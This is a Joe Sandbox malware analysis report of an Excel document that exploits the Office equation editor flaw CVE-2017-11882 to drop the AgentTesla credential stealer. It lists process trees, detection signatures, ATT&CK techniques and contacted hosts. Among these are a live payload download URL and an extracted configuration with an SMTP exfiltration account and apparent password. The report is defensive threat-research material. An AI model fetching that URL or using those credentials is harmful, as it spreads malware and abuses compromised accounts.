ID: 412910
Sample Name:
99feb78a_by_Libranalysis
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 03:21:11
Date: 13/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report 99feb78a_by_Libranalysis 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Threatname: Agenttesla 5
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 6
Exploits: 6
System Summary: 6
Signature Overview 6
AV Detection: 6
Exploits: 7
Networking: 7
System Summary: 7
Data Obfuscation: 7
Hooking and other Techniques for Hiding and Protection: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 11
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 12
Public 13
General Information 13
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 15
ASN 16
JA3 Fingerprints 17
Dropped Files 17
Created / dropped Files 17
Static File Info 19
General 19
File Icon 19

Static OLE Info 19
General 19
OLE File "/opt/package/joesandbox/database/analysis/412910/sample/99feb78a_by_Libranalysis.xlsx" 19
Indicators 19
Summary 19
Document Summary 20
Streams 20
Stream Path: \x1ole10nativE, File Type: data, Stream Size: 957277 20
General 20
Stream Path: 4GlTJmcon8VdDTzzzrv8wAmWEC, File Type: empty, Stream Size: 0 20
General 20
Network Behavior 20
Snort IDS Alerts 20
Network Port Distribution 20
TCP Packets 21
UDP Packets 22
DNS Queries 23
DNS Answers 23
HTTP Request Dependency Graph 24
HTTP Packets 24
SMTP Packets 25
Code Manipulations 28
Statistics 28
Behavior 28
System Behavior 28
Analysis Process: EXCEL.EXE PID: 2408 Parent PID: 584 29
General 29
File Activities 29
File Created 29
File Deleted 29
File Moved 29
File Written 29
Registry Activities 30
Key Created 30
Key Value Created 30
Analysis Process: EQNEDT32.EXE PID: 2608 Parent PID: 584 34
General 34
File Activities 35
Registry Activities 35
Key Created 35
Analysis Process: joewealth28743.exe PID: 1980 Parent PID: 2608 35
General 35
File Activities 35
File Created 35
File Read 36
Registry Activities 36
Key Created 36
Key Value Created 36
Analysis Process: joewealth28743.exe PID: 2988 Parent PID: 1980 36
General 36
File Activities 37
File Created 37
File Written 37
File Read 38
Registry Activities 39
Key Value Created 39
Analysis Process: Nwefile.exe PID: 2664 Parent PID: 1388 39
General 39
File Activities 39
File Read 39
Analysis Process: Nwefile.exe PID: 1888 Parent PID: 2664 39
General 39
File Activities 40
File Read 40
Analysis Process: Nwefile.exe PID: 2768 Parent PID: 1388 40
General 40
File Activities 41
File Read 41
Analysis Process: Nwefile.exe PID: 2792 Parent PID: 2768 41
General 41
File Activities 42
File Read 42
Disassembly 42


Analysis Report 99feb78a_by_Libranalysis

Overview


General Information

Sample Name:	99feb78a_by_Libranalysis (renamed file extension from none to xlsx)
Analysis ID:	412910
MD5:	99feb78ab55c66b.
SHA1:	1c96f08e92401f2..
SHA256:	5f4e4fbde7ed003..
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains potentia…
- .NET source code contains very larg…
- Hides that the sample has been dow…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2408 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2608 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - joewealth28743.exe (PID: 1980 cmdline: C:\Users\user\AppData\Roaming\joewealth28743.exe MD5: 0B4CC13DE8C54ADD5149B56649B3F680)
    - joewealth28743.exe (PID: 2988 cmdline: {path} MD5: 0B4CC13DE8C54ADD5149B56649B3F680)
- Nwefile.exe (PID: 2664 cmdline: 'C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe' MD5: 0B4CC13DE8C54ADD5149B56649B3F680)
  - Nwefile.exe (PID: 1888 cmdline: {path} MD5: 0B4CC13DE8C54ADD5149B56649B3F680)
- Nwefile.exe (PID: 2768 cmdline: 'C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe' MD5: 0B4CC13DE8C54ADD5149B56649B3F680)
  - Nwefile.exe (PID: 2792 cmdline: {path} MD5: 0B4CC13DE8C54ADD5149B56649B3F680)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "sales@orienttech.com.qaOp{^fLb9gN[!mail.orienttech.com.qapdsctsops@gmail.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.2236823411.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.2236823411.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000006.00000002.2237439431.00000000021 A1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000002.2237439431.00000000021 A1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000007.00000002.2239066475.00000000035 BB000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.Nwefile.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.2.Nwefile.exe.400000.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
6.2.Nwefile.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.2.Nwefile.exe.400000.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
5.2.Nwefile.exe.33d6ac0.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 13 entries				

Sigma Overview

Exploits:


Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

.NET source code contains very large array initializations

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Security Software Discovery 3 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standard Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 3 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
99feb78a_by_Libranalysis.xlsx	39%	Virustotal		Browse
99feb78a_by_Libranalysis.xlsx	43%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	
99feb78a_by_Libranalysis.xlsx	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\joewealthx[1].exe	49%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe	49%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\joewealth28743.exe	49%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.Nwefile.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
6.2.Nwefile.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
4.2.joewealth28743.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
carbinz.gq	14%	Virustotal		Browse
mail.orienttech.com.qa	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://mail.orienttech.com.qa	2%	Virustotal		Browse
http://mail.orienttech.com.qa	0%	Avira URL Cloud	safe	
http://yyfqMq.com	0%	Avira URL Cloud	safe	
http://https://YbUuTY812ORW4eX3VhL.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://carbinz.gq/modex/joewealthx.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
carbinz.gq	185.239.243.112	true	true	• 14%, Virustotal, Browse	unknown
mail.orienttech.com.qa	162.241.85.66	true	true	• 2%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://carbinz.gq/modex/joewealthx.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	joewealth28743.exe, 00000004.00000002.2352749717.00000000023B1000.00000004.00000001.sdmp, Nwefile.exe, 00000006.00000002.2237439431.00000000021A1000.00000004.00000001.sdmp, Nwefile.exe, 00000008.00000002.2352252684.00000002371000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org%GETMozilla/5.0	Nwefile.exe, 00000008.00000002.2352252684.0000000002371000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://DynDns.comDynDNS	Nwefile.exe, 00000008.00000002.2352252684.0000000002371000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	joewealth28743.exe, 00000004.00000002.2357578553.0000000005BE0000.00000002.00000001.sdmp, Nwefile.exe, 00000006.00000002.2240959548.0000000005E30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://mail.orienttech.com.qa	joewealth28743.exe, 00000004.00000002.2353553201.000000000260C000.00000004.00000001.sdmp, Nwefile.exe, 00000008.00000002.2352689728.0000000002498000.00000004.00000001.sdmp	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	joewealth28743.exe, 00000004.00000002.2357578553.0000000005BE0000.00000002.00000001.sdmp, Nwefile.exe, 00000006.00000002.2240959548.0000000005E30000.00000002.00000001.sdmp	false		high
http://yyfqMq.com	Nwefile.exe, 00000008.00000002.2352252684.0000000002371000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://YbUuTY812ORW4eX3VhL.com	joewealth28743.exe, 00000004.00000002.2353787746.000000002778B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
